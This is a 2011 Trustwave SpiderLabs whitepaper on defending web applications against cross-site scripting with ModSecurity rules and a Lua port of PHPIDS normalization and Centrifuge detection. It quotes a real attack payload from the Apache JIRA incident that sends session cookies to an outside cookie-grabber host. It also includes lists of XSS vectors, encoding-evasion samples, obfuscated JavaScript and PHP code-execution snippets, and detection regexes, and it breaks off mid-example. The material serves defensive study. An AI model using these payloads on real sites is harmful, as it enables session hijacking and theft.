XSS Street-Fight:
The Only Rule Is There Are No Rules

Ryan Barnett
Senior Security Researcher
Trustwave's SpiderLabs
rbarnett@trustwave.com
Revision 1 (January 7, 2011)

Abstract

Defending web applications from Cross-Site Scripting (XSS) attacks is extremely challenging, especially when the application's code can not be updated to fix the issue. This paper will provide a walk-through of various XSS attack/defense/evasion lessons learned by Trustwave's SpiderLabs Research Team while working with commercial WAF customers, as well as, by receiving thousands of attacks against our public ModSecurity demonstration page. We will highlight cutting-edge XSS protection methods that are external to the web application's code such as Defensive Javascript Content Injection.

Introduction

Cross-Site Scripting (XSS) is an attack that exploits Insufficient Output Handling flaws within web applications and it is universally seen as the the #1 security vulnerability. Just take a look at resources such as the OWASP Top Ten for 2010, WASC Web Application Security Statistics Project or the website xssed.com for evidence of the widespread existence of sites that are vulnerable to XSS attacks. Additionally, the WASC Web Hacking Incident Database (WHID) Project lists XSS at the #2 Top Attack Method used is real web application compromises. Here is a real-world example of a successful XSS attack against Apache.org from 2010:

> *Entry Title: WHID 2010-67: Apache.org hit by targeted XSS attack, passwords compromised*
>
> *WHID ID: 2010-67*
>
> *Date Occured: April 9, 2010*
>
> *Attack Method: Cross Site Scripting (XSS), Brute Force*

Application Weakness: Improper Output Handling

Outcome: Session Hijacking

Incident Description: On April 5th, the attackers via a compromised Slicehost server opened a new issue, INFRA-2591. This issue contained the following text:

ive got this error while browsing some projects in jira http://tinyurl.com/XXXXXXXXX [obscured]

Tinyurl is a URL redirection and shortening tool. This specific URL redirected back to the Apache instance of JIRA, at a special URL containing a cross site scripting (XSS) attack. The attack was crafted to steal the session cookie from the user logged-in to JIRA. When this issue was opened against the Infrastructure team, several of our administators clicked on the link. This compromised their sessions, including their JIRA administrator rights.

Attack Source Geography:

Attacked Entity Field: Technology

Attacked Entity Geography: USA

Reference: http://blogs.zdnet.com/security/?p=6123&tag=nl.e539

The returned URL caused a Reflected XSS payload to be sent by the victim user (with some data obscured) -

https://obscured/path/to/vuln/page.jsp?vulnerable_parameter_name=name**;}catch(e){}%0D%0A--></script><noscript><meta%20http-equiv="refresh"%20content="0;url=http://pastie.org/904699"></noscript><script>document.write('<img%20src="http://teap.zzl.org/teap.php?data='%2bdocument.cookie%2b'"/>');window.location="http://pastie.org/904699";</script><script><!--&defaultColor=';try{//**

As you can see, the XSS attack is using some html/javascript tricks to force the user's browser to send the "document.cookie" DOM object data off site to the attacker's cookie grabber app (teap.php). The attack payload is using an easy browser trick by placing the javascript data inside of an html IMG tag which makes it possible to bypass the DOM restrictions about different domains access cookie data from other domains.

Here is how the XSS payloads looks if echoed back from JIRA -

```
<script language="JavaScript" type="text/javascript">

<!--

var defaultColor = '';try{//';

var choice = false;

var openerForm = opener.document.jiraform;

var openerEl = opener.document.jiraform.name;}catch(e){}

--></script><noscript><meta equiv="refresh"
content="0;url=http://pastie.org/904699"></noscript><script>document.
write('<img src="http://teap.zzl.org/teap.php?data='+document.cookie+'"
/>');window.location="http://pastie.org/904699";</script><script><!--;

function colorIn(color) {

if (!choice) {

openerEl.value = color;

document.f.colorVal.value = color;

}

}
```

So what can be done, from a defensive perspective, to help prevent successful XSS attacks? The OWASP XSS (Cross Site Scripting) Prevention Cheat Sheet provides an excellent overview of the problem and recommendations for correctly handling user-supplied data from within the application code itself. Depending on the web application language your site is using, it most likely has some form of html output encoding capabilities that can be configured to help mitigate the issue. If not, you can always add in the OWASP ESAPI code which as encoding functions to help prevent XSS.

When You Can’t Fix The Code…

From a purely technical perspective, the number one remediation strategy to prevent XSS flaws would be for an organization to correct the issue within the source code of the web application. This concept is universally agreed upon by both web application security experts and system owners. Unfortunately, in real world business situations, there arise many scenarios where updating the source code of a web application is not easy. Common roadblocks to source code fixes include:

Patch Availability

If a vulnerability is identified within a commercial application, the customer most likely will not be able to modify the source code themselves. In this situation, the customer is held at the mercy of the Vendor as they have to wait for an official patch to be released. Vendors usually have extremely rigid patch release dates, which mean that an officially supported patch may not be available for an extended period of time.

Installation Time

Even in situations where an official patch is available, or a source code fix could be applied to a custom coded application, the normal patching processes of most organizations is time consuming. This is usually due to the extensive regression testing required after code changes. It is not uncommon for these testing gates to be measured in weeks or event months.

Fixing Custom Code is Cost Prohibitive

Web assessments that include source code reviews, vulnerability scanning and penetration tests will most assuredly identify vulnerabilities in your web application. Identification of the vulnerability is only the first half of the battle with the second half being the remediation actions. What many organizations are finding out is that the cost associated with the identification of the vulnerabilities often pales in comparison to that of actually fixing the issues. This is especially true when vulnerabilities are not found early in the design or testing phases but rather after an application is already in production. In these situations, it is usually deemed that it is just too expensive to recode the application.

Legacy Code

An organization may be using a commercial application and the vendor has gone out of business, or they are using a version that is no longer supported by the vendor. In these situations, legacy application code can’t be patched. An additional situation is when an organization is forced into using outdated vendor code due to in-house custom coded functionality being added on top of the original vendor code. This functionality is tied to a mission critical business application and prior upgrade attempts broke functionality.

Outsourced Code


As more and more businesses opt to outsource their application development, they are finding that executing vulnerability fixes would require an entirely new project. Many organizations are facing the harsh reality that poor contractual language oftentimes does on cover "secure coding" issues but only functional defects.

Goals

The goal with this paper is to demonstrate various defensive techniques, such as input validation and tracking user-supplied data, which are external to the application code and can be used to help prevent XSS attacks.

Methodology

In order to test out the various WAF XSS defensive strategies, Trustwave SpiderLabs decided to create live demonstration pages on the www.modsecurity.org website.



ModSecurity Core Rule Set (CRS) <-> PHPIDS Smoketest

Current CRS Version - 2.0.8 (testing Lua port of PHPIDS Converter code with Centrifuge Generic Attack Detection)

Please feel free to inject malicious input to stress test the ModSecurity Core Rule Set (CRS). Requests should be directed to www.modsecurity.org/demo/phpids. You can either do this via the form below or manually.

YourPayloadHere

□ Harmless HTML is allowed

□ Input is JSON encoded

Send method=POST enctype=application/x-www-form-urlencoded

This page is a joint effort between the ModSecurity and PHPIDS project teams. PHPIDS already has an outstanding demo smoketest webpage. This webpage is a front-end to that application. The CRS v2 have incorporated the PHPIDS default_filter.xml signatures to increase it's security coverage.

The data submitted in the page will be sent to a ModSecurity install for inspection by the CRS and then it will be proxied to the PHPIDS page for normal inspection and processing. The response body will then be inspected to confirm if there are any evasion issues between the CRS and PHPIDS.

If you manage to inject an XSS without being noticed by the ModSecurity CRS please contact us either via the ModSecurity JIRA Tracker application or the OWASP CRS mail-list and help us to improve this software! Any other comments and opinions are also highly appreciated.

By providing this demonstration page, it allows for greater community testing of ModSecurity rules and signatures to identify possible evasions. The demo page was deployed since the beginning of 2010 and to date has received ~18,717 requests. The demo page received many different types of requests, some of which were manual tests by community pentesters, while others were automated requests generated by vulnerability scanners, scripts or malicious bots. In addition to XSS attack payloads, we already received SQL Injection, Command

Injection and Remote File Inclusion attacks. For the purposes of this paper, we will only be focusing on the XSS payloads.

Defensive Strategy #1 – Blacklist Filtering

Blacklist filtering is the most basic form of input validation. It essentially is a listing of known bad data that, if found, should be blocked. For a web application firewall, such as ModSecurity, blacklist filters (or rules) can be created to identify XSS attack payloads.

The OWASP ModSecurity Core Rule Set (CRS) Project includes an XSS conf file with a number of blacklist detection rules. These were created by reviewing a number of different resources.

The XSS Cheat Sheet

The definitive online reference for XSS attack vectors/evasions is Rsnake's XSS Cheat Sheet. By reviewing the attack vectors, we created a number of XSS signatures including:

```
SecRule REQUEST_FILENAME|ARGS_NAMES|ARGS|XML:/*
"\b(background|dynsrc|href|lowsrc|src)\b\W*?=" \


        "phase:2,rev:'2.1.1',id:'973304',capture,t:none,t:lowercase,pass,nolog,audit
log,msg:'XSS Attack
Detected',logdata:'%{TX.0}',setvar:'tx.msg=%{rule.msg}',setvar:tx.xss_score=+%{tx.c
ritical_anomaly_score},setvar:tx.anomaly_score=+%{tx.critical_anomaly_score},setvar
:tx.%{rule.id}-WEB_ATTACK/XSS-%{matched_var_name}=%{tx.0}"


SecRule REQUEST_FILENAME|ARGS_NAMES|ARGS|XML:/*
"(asfunction|javascript|vbscript|data|mocha|livescript):" \


        "phase:2,rev:'2.1.1',id:'973305',capture,t:none,t:htmlEntityDecode,t:lowerca
se,t:removeNulls,t:removeWhitespace,pass,nolog,auditlog,msg:'XSS Attack
Detected',logdata:'%{TX.0}',setvar:'tx.msg=%{rule.msg}',setvar:tx.xss_score=+%{tx.c
ritical_anomaly_score},setvar:tx.anomaly_score=+%{tx.critical_anomaly_score},setvar
:tx.%{rule.id}-WEB_ATTACK/XSS-%{matched_var_name}=%{tx.0}"
```

Which catches attacks such as:


```
     <a href="javascript:...">Link</a>
     <base href="javascript:...">
     <bgsound src="javascript:...">
     <body background="javascript:...">
     <frameset><frame src="javascript:..."></frameset>
     <iframe src=javascript:...>
     <img dynsrc=javascript:...>
     <img lowsrc=javascript:...>
     <img src=javascript:...>
     <input type=image src=javascript:...>
     <meta http-equiv="refresh"
content="0;url=data:text/html;base64,PHNjcmlwdD5hbGVydCgnWFNTJyk8L3NjcmlwdD4K">
     <img src=jaVaScrIpt:...>
     <img src=&#6a;avascript:...> (not evasion)
     <img src="jav     ascript:..."> (embedded tab; null byte, other whitespace
characters work too)
     <img src="jaa&#09;ascript:..."> (the combination of the above two)
```

WASC Script Mapping Project

The WASC Script Mapping Project's description:

> *The purpose of the WASC Script Mapping Project is to come up with an exhaustive list of vectors to cause a script to be executed within a web page without the use of <script> tags. This data can be useful when testing poorly implemented Cross-site Scripting blacklist filters, for those wishing to build an html white list system, as well as other uses.*

They currently have a complete list of HTML Event/Tag Handlers.



Supported browsers

MSIE: 7 🔵
Firefox: 2 🟢
Safari: 3 🟡

Generated on: 2007-11-26 23:06 UTC

X	onblur	onchange	onclick	ondblclick	onfocus	onkeydown	o
a	🟢 🔵		🟢 🔵 🟡	🟢 🔵 🟡	🟢 🔵	🟢 🔵	🟢
abbr			🟢 🔵 🟡	🟢 🔵 🟡			
acronym			🟢 🔵 🟡	🟢 🔵 🟡			
address			🟢 🔵 🟡	🟢 🔵 🟡			
applet	🔵		🟡	🟡	🔵	🔵	
area	🟢 🔵		🟢 🔵 🟡	🟡	🟢 🔵	🟢 🔵	🟢
audioscope			🟢 🟡	🟢 🟡			

These HTML Tag handlers are included within the following ModSecurity CRS XSS rule:

```
SecRule REQUEST_FILENAME|ARGS_NAMES|ARGS|XML:/*
"<(a|abbr|acronym|address|applet|area|audioscope|b|base|basefront|bdo|bgsound|big|b
lackface|blink|blockquote|body|bq|br|button|caption|center|cite|code|col|colgroup|c
omment|dd|del|dfn|dir|div|dl|dt|em|embed|fieldset|fn|font|form|frame|frameset|h1|he
ad|hr|html|i|iframe|ilayer|img|input|ins|isindex|kdb|keygen|label|layer|legend|li|l
imittext|link|listing|map|marquee|menu|meta|multicol|nobr|noembed|noframes|noscript
|nosmartquotes|object|ol|optgroup|option|p|param|plaintext|pre|q|rt|ruby|s|samp|scr
ipt|select|server|shadow|sidebar|small|spacer|span|strike|strong|style|sub|sup|tabl
e|tbody|td|textarea|tfoot|th|thead|title|tr|tt|u|ul|var|wbr|xml|xmp)\W" \
          "phase:2,rev:'2.1.1',id:'973300',capture,t:none,t:jsDecode,t:lowercase,pas
s,nolog,auditlog,msg:'Possible XSS Attack Detected - HTML Tag
Handler',logdata:'%{TX.0}',setvar:'tx.msg=%{rule.msg}',setvar:tx.xss_score=+%{tx.cr
itical_anomaly_score},setvar:tx.anomaly_score=+%{tx.critical_anomaly_score},setvar:
tx.%{rule.id}-WEB_ATTACK/XSS-%{matched_var_name}=%{tx.0}"
```

These HTML Event handlers are included within the following ModSecurity CRS XSS rule:

```
SecRule REQUEST_FILENAME|ARGS_NAMES|ARGS|XML:/*
"\bon(abort|blur|change|click|dblclick|dragdrop|error|focus|keydown|keypress|keyup|
load|mousedown|mousemove|mouseout|mouseover|mouseup|move|readystatechange|reset|res
ize|select|submit|unload)\b\W*?=" \
          "phase:2,rev:'2.1.1',id:'973303',capture,t:none,t:lowercase,pass,nolog,aud
itlog,msg:'XSS Attack
Detected',logdata:'%{TX.0}',setvar:'tx.msg=%{rule.msg}',setvar:tx.xss_score=+%{tx.c
ritical_anomaly_score},setvar:tx.anomaly_score=+%{tx.critical_anomaly_score},setvar
:tx.%{rule.id}-WEB_ATTACK/XSS-%{matched_var_name}=%{tx.0}"
```

With these rules in place, we can identify XSS attack payloads such as:

```
     <a href=javascript:...
     <applet src="..." type=text/html>
     <applet src="data:text/html;base64,PHNjcmlwdD5hbGVydCgvWFNTLyk8L3NjcmlwdD4"
type=text/html>
     <base href=javascript:...
     <base href=... // change base URL to something else to exploit relative
filename inclusion
     <bgsound src=javascript:...
     <body background=javascript:...
     <body onload=...
     <embed src=http://www.example.com/flash.swf allowScriptAccess=always
     <embed src="data:image/svg+xml;
     <frameset><frame src="javascript:..."></frameset>
     <iframe src=javascript:...
     <img src=x onerror=...
     <input type=image src=javascript:...
     <layer src=...
     <link href="javascript:..." rel="stylesheet" type="text/css"
     <link href="http://www.example.com/xss.css" rel="stylesheet" type="text/css"
     <meta http-equiv="refresh" content="0;url=javascript:..."
     <meta http-equiv="refresh" content="0;url=http://;javascript:..." // evasion
     <meta http-equiv="link" rel=stylesheet
content="http://www.example.com/xss.css">
     <meta http-equiv="Set-Cookie" content="NEW_COOKIE_VALUE">
     <object data=http://www.example.com
     <object type=text/x-scriptlet data=...
     <object type=application/x-shockwave-flash data=xss.swf>
     <object classid=clsid:ae24fdae-03c6-11d1-8b76-0080c744f389><param name=url
value=javascript:...></object> // not verified
     <script>...</script>
     <script src=http://www.example.com/xss.js></script
     <script src="data:text/javascript,alert(1)"></script>
     <script
src="data:text/javascript;base64,PHNjcmlwdD5hbGVydChkb2N1bWVudC5jb29raWUpOzwvc2NyaX
B0Pg=="></script>
     <style>STYLE</style>
     <style type=text/css>STYLE</style>
     <style type=text/javascript>alert('xss')</style>
     <table background=javascript:...
     <td background=javascript:
     <body onload=...>
     <img src=x onerror=...>
```

Internet Explorer 8's XSS Filters

Microsoft's IE8 web browser introduced some new XSS filters. References here:

- http://blogs.technet.com/srd/archive/2008/08/19/ie-8-xss-filter-architecture-implementation.aspx
- http://blogs.msdn.com/dross/archive/2008/07/03/ie8-xss-filter-design-philosophy-in-depth.aspx

It is possible to extract out the filters using the following command:

```
C:\>findstr /C:"sc{r}" \WINDOWS\SYSTEM32\mshtml.dll|find "{"
```

Here are a few of the converted IE XSS filters:

```
SecRule REQUEST_FILENAME|ARGS_NAMES|ARGS|XML:/* "(?i:[\"\'][ ]*(([^a-z0-9~_:\'\"
])|(in)).*?(((l|(\\\\u006C))(o|(\\\\u006F))(c|(\\\\u0063))(a|(\\\\u0061))(t|(\\\\u0
074))(i|(\\\\u0069))(o|(\\\\u006F))(n|(\\\\u006E)))|((n|(\\\\u006E))(a|(\\\\u0061))
(m|(\\\\u006D))(e|(\\\\u0065)))).*?=)"
"phase:2,rev:'2.1.1',id:'973332',capture,logdata:'%{TX.0}',t:none,t:htmlEntityDecod
```

```
e,t:compressWhiteSpace,pass,nolog,auditlog,msg:'IE XSS Filters - Attack
Detected',setvar:'tx.msg=%{rule.msg}',setvar:tx.xss_score=+%{tx.critical_anomaly_sc
ore},setvar:tx.anomaly_score=+%{tx.critical_anomaly_score},setvar:tx.%{rule.id}-
WEB_ATTACK/XSS-%{matched_var_name}=%{tx.0}"


SecRule REQUEST_FILENAME|ARGS_NAMES|ARGS|XML:/* "(?i:[\"\'][ ]*(([^a-z0-9~_:\'\"
])|(in)).+?(([.].+?)|([\[].*?[\]].*?))=)"
"phase:2,rev:'2.1.1',id:'973333',capture,logdata:'%{TX.0}',t:none,t:htmlEntityDecod
e,t:compressWhiteSpace,pass,nolog,auditlog,msg:'IE XSS Filters - Attack
Detected',setvar:'tx.msg=%{rule.msg}',setvar:tx.xss_score=+%{tx.critical_anomaly_sc
ore},setvar:tx.anomaly_score=+%{tx.critical_anomaly_score},setvar:tx.%{rule.id}-
WEB_ATTACK/XSS-%{matched_var_name}=%{tx.0}"


SecRule REQUEST_FILENAME|ARGS_NAMES|ARGS|XML:/* "(?i:[\"\'].*?\[ ]*(([^a-z0-
9~_:\'\" ])|(in)).+?\()"
"phase:2,rev:'2.1.1',id:'973334',capture,logdata:'%{TX.0}',t:none,t:htmlEntityDecod
e,t:compressWhiteSpace,pass,nolog,auditlog,msg:'IE XSS Filters - Attack
Detected',setvar:'tx.msg=%{rule.msg}',setvar:tx.xss_score=+%{tx.critical_anomaly_sc
ore},setvar:tx.anomaly_score=+%{tx.critical_anomaly_score},setvar:tx.%{rule.id}-
WEB_ATTACK/XSS-%{matched_var_name}=%{tx.0}"
```

Defensive Strategy #1 Problems

The blacklist filtering approach certainly helps to block the low level, basic types of XSS attacks. They are not, however, immune to evasion techniques employed by advanced attackers. Here are a few evasion issues that must be addressed.

Normalizing Encodings

There are a number of different encodings that can be used to alter XSS payloads so that they may evade security filters, while still being executed by the target web browsers. All

- HTML Entity Encoding -> &lt;script&gt;alert(&apos;xss&apos;)&lt;/script&gt;

- Hex Entity Encoding -> &#x3c;&#x73;&#x63;&#x72;&#x69;&#x70;&#x74;&#x3e;&#x61;&#x6c;&#x65;&#x72;&#x74;&#x28;&#x27;&#x78;&#x73;&#x73;&#x27;&#x29;&#x3c;&#x2f;&#x73;&#x63;&#x72;&#x69;&#x70;&#x74;&#x3e;

- Decimal Entity Encoding -> &#x60;&#x115;&#x99;&#x114;&#x105;&#x112;&#x116;&#x62;&#x97;&#x108;&#x101;&#x114;&#x116;&#x40;&#x39;&#x120;&#x115;&#x115;&#x39;&#x41;&#x60;&#x47;&#x115;&#x99;&#x114;&#x105;&#x112;&#x116;&#x62;

- Octal Entity Encoding -> &#x74;&#x163;&#x143;&#x162;&#x151;&#x160;&#x164;&#x76;&#x141;&#x154;&#x145;&#x162;&#x164;&#x50;&#x47;&#x170;&#x163;&#x163;&#x47;&#x51;&#x74;&#x57;&#x163;&#x143;&#x162;&#x151;

&#x160;&#x164;&#x76;

- Half-Width/Full-Width Characters -> ＜ｓｃｒｉｐｔ＞ａｌｅｒｔ（＇ｘｓｓ＇）＜／ｓｃｒｉｐｔ＞

- Half-Width/Full-Width Unicode -> \uff1c\uff53\uff43\uff52\uff49\uff50\uff54\uff1e\uff41\uff4c\uff45\uff52\uff54\uff08\uff07\uff58\uff53\uff53\uff07\uff09\uff1c\uff0f\uff53\uff43\uff52\uff49\uff50\uff54\uff1e

ModSecurity’s Transformation Function Actions

ModSecurity has a number of different transformation function actions that can aid in normalizing input prior to applying filters including:

- urlDecodeUni

- htmlEntityDecode

- cssDecode

- jsDecode

While these transformation functions help, there are a few challenges:

1. The filter writer must know when to use the transformation functions, which is difficult to do comprehensively.

2. Transformation functions are used as chains meaning that the operator data (regular expressions) are only applied once after all transformations are run. There have been evasion instances where transformation functions have actually obscured the payload and caused false negatives. In order to prevent this issue, you can use the ModSecurity multiMatch action which will apply the operator check after each function that alters data rather than only once at the end.

3. There are some attack payloads where there is only a sub-section of data that is encoded vs. the entire thing, such as base64 encodings (<script src="data:text/javascript;base64,PHNjcmlwdD5hbGVydChkb2N1bWVudC5jb29raWUpOzwvc2NyaXB0Pg=="></script>). The t:base64Decode function can only decode entire payloads and not sub-sections.

ModSecurity's Lua API – Port of PHPIDS Converter Code

The PHPIDS Project has some very impressive code for normalizing data prior to applying them to signatures/filters. Specifically, the Converter.php code has a number of different mechanisms to apply anti-evasion normalizations. SpiderLabs decided to make a port of the Converter.php logic and use the ModSecurity Lua API for implementation. In the CRS modsecurity_crs_41_advanced_filters.conf file, you can see how we call up the Lua script:

```
#
# Lua script to normalize input payloads
# Based on PHPIDS Converter.php code
# Reference the following whitepaper -
# http://docs.google.com/Doc?id=dd7x5smw_17g9cnx2cn
#
SecRuleScript ../lua/advanced_filter_converter.lua
"phase:2,t:none,pass"
```

The Lua script will analyze the ModSecurity ARGS parameter values and run them through a series of normalization functions:

- --[[Make sure the value to normalize and monitor doesn't contain Regex DoS

- --[[Check for comments and erases them if available]]

- --[[Strip newlines]]

- --[[Checks for common charcode pattern and decodes them]]

- --[[Eliminate JS regex modifiers]]

- --[[Converts from hex/dec entities]]

- --[[Normalize Quotes]]

- --[[Converts SQLHEX to plain text]]

- --[[Converts basic SQL keywords and obfuscations]]

- --[[Detects nullbytes and controls chars via ord()]]

- --[[This method matches and translates base64 strings and fragments]]

- --[[Strip XML patterns]]

- --[[This method converts JS unicode code points to regular characters]]

- --[[Converts relevant UTF-7 tags to UTF-8]]

- --[[Converts basic concatenations]]

- --[[This method collects and decodes proprietary encoding types]]

After the normalizations, the new payloads are then placed into custom TX variables with the "_normalized" name extension. These new payloads are then run through the converted PHPIDS filters. Here are some ModSecurity debug log entries showing an example Base64 conversion of nested data in this payload –

```
<applet
src="data:text/html;base64,PHNjcmlwdD5hbGVydCgvWFNTLyk8L3NjcmlwdD4
" type=text/html>
```

```
[07/Jan/2011:11:28:24 --0800]
[www.modsecurity.org/sid#8407588][rid#b5b88c0][/demo/phpids][4] Base64 Data is:
PHNjcmlwdD5hbGVydCgvWFNTLyk8L3NjcmlwdD4.


[07/Jan/2011:11:28:24 --0800]
[www.modsecurity.org/sid#8407588][rid#b5b88c0][/demo/phpids][4] Base64 Data Decoded
is: <script>alert(/XSS/)</script>.


[07/Jan/2011:11:28:24 --0800]
[www.modsecurity.org/sid#8407588][rid#b5b88c0][/demo/phpids][4] Base64 Data
Normalized: <applet src="javascript:text/html;base64,<script>alert(/XSS/)</script>"
type=text/html>.


--CUT--


[07/Jan/2011:11:28:24 --0800]
[www.modsecurity.org/sid#8407588][rid#b5b88c0][/demo/phpids][9] Setting variable:
tx.ARGS:test_normalized=<applet
src="javascript:text/html;base64,<script>alert(/XSS/)</script>" type=text/html>


appletalert(/XSS/)script" type=text/html>


[07/Jan/2011:11:28:24 --0800]
[www.modsecurity.org/sid#8407588][rid#b5b88c0][/demo/phpids][9] Set variable
"tx.ARGS:test_normalized" to "<applet
src=\"javascript:text/html;base64,<script>alert(/XSS/)</script>\"
type=text/html>\nappletalert(/XSS/)script\" type=text/html>".
```

Defensive Strategy #2 – Generic Attack Payload Detection

Behavioural analysis of payloads is another method of identifying potentially malicious payloads. In order to bypass basic XSS filters, attackers can create an almost limitless number of variations of their attack payloads by leveraging Javascript's robust language. This means that that there are many ways to have functionally equivalent code.

As a defender, it is important to then change your methods as well. Instead of attempting to normalize all payloads to their canonicalized form, you can instead inspect the payloads for tell-tale signs of obfuscation or abnormal payload characters vs. normal payloads.

OWASP ModSecurity CRS

The OWASP ModSecurity CRS includes an experimental rule file called modsecurity_crs_45_char_anomaly.conf that applies two methods:

- Restricted Character Anomaly Usage – counts the number of different meta-characters found within the payload. If it is above a defined threshold (currently 5) it will alert.

- Non-Word Character Usage – looks for 4 or more non-word characters in sequence.

ModSecurity's Lua API – Port of PHPIDS Centrifuge Code

In addition to the normalization functions highlighted in the previous section, the Lua port of the PHPIDS code also include a very interesting module called Centrifuge. There is a very good whitepaper that outlines the Centrifuge concepts:

> ***Generic attack detection***
>
> *Since blacklisting has intrinsic limitations and is not a solution that can be completely relied upon, the PHPIDS provides another attack detection approach. This feature was first introduced in PHPIDS 0.4.1 in September 2007 and is called the PHPIDS Centrifuge. It basically consists of two methods to deal with incoming data. The first is a simple trick based on the ratio between the count of the word characters, spaces, punctuation and the non word characters and is applied to all incoming strings longer than 25 characters. If the ratio between those groups drops below a certain value, the incoming string can with great probability be considered an attack.*

```
y='na'
$x=(1.)[(x=/eva/)?x[-1]+'l':$]
$x($x(y+'me')+1.)
```

This sample of code by David Lindsay is a highly obfuscated XSS attempt to evaluate the content of the variable name. Due to the fact that it is possible to morph this sample into numerous equivalent forms, it is very hard to create regular expressions which match all of its possible mutations. If the above ratio is applied, then this injection and almost all mutations of its mutations have a ratio around ***1.8484****. Other arbitrary string like the user agent string from Firefox 2.0.0.12 result in a ratio of ~****7.5****. The current threshold used to classify a string as an attack vector is* ***3.5****. Of course this method is not bulletproof and can theoretically be circumvented by adding noise consisting of word characters like this:*

```
a1='aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa'
a2='aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa'
y='na'
$x=(1.)[(x=/eva/)?x[-1]+'l':$]
$x($x(y+'me')+1.)
```

This vector - still working - would have a ratio of about ***3.615*** *and evade the ratio detection technique. So any chained word characters in sequences longer than 3 are replaced by the string '123' to counteract these types of bypassing attempts. Also, the attack vector grows significantly in length and if the attacked site has input length restrictions, an attacker might be blocked by this as well.*


Another technique used to generically detect attack vectors is a process based on normalization and stripping. First of all, any word character and spaces including line breaks, tabs and carriage returns are stripped out of the string. This of course includes Unicode nodes too which explains the necessity of the PCRE being compiled with Unicode support, as mentioned above.

Next the string is converted into an array and all multiple occurrences of remaining characters are removed. Then the array is converted back into a string and several character groups are replaced in three steps. This makes sure the resulting string only consists of a very limited amount of characters. The last step of the string preparation is to remove all remaining unwanted characters. Those can be backslashes due to PHP's sometimes bothersome magic quotes *feature. After that the string consists of most times 4 to 6 characters which match a certain set of patterns in a surprising high amount of tested vectors. The string we chose above and modified to circumvent the first detection technique before the processing:*

```
a1='aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa'
a2='aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa'
y='na'
$x=(1.)[(x=/eva/)?x[-1]+'l':$]
$x($x(y+'me')+1.)
```

> *And after the processing:*
>
> ```
> ((+::
> ```
>
> *Same goes for this remote code execution vector - this time PHP and no JavaScript, provided by tx on sla.ckers.org:*
>
> ```
> " ; //
>     if   (!0) $_a = base64_decode ;
>     if   (!0) $_b = parse_str ; //
>         $_c = "" . strrev("ftnirp");
>         if   (!0)   $_d = QUERY_STRING; //
>         $_e= "" . $_SERVER[$_d];
>         $_b($_e); //
>         $_f = "" . $_a($b);
>         $_c(`$_f`);//
> ```
>
> *After the processing again:*
>
> ```
> ((+::
> ```
>
> *During the testing phase, 150 - 200 different vectors were tested with the PHPIDS Centrifuge and the results were often comparable to the above mentioned pattern. Thus a regular expression like the following was able to match more than 60% of the vectors that were processed:*
>
> ```
> (?:\({2,}\+{2,}:{2,})|(?:\({2,}\+{2,}:+)|(?:\({3,}\++:{2,})
> ```
>
> *At the moment the PHPIDS Centrifuge is optimized carefully and producing good results, including few false positives. The minimum length for a string to be processed by the centrifuge is set to 40 to make sure it won't decrease performance too much. On the other hand the centrifuge code is fairly simple and should not noticeably affect the overall performance.*

Here is an example link you can test of a highly obscured JS payload that will send it to the CRS demo page. An screenshot of the results are below.



```
a=/x/
                                   $b=!!1e1?\'ash\':a
                                   $b=!!1e1?\'ion.h\'+$b:a
                                   $b=!!1e1?\'locat\'+$b:a
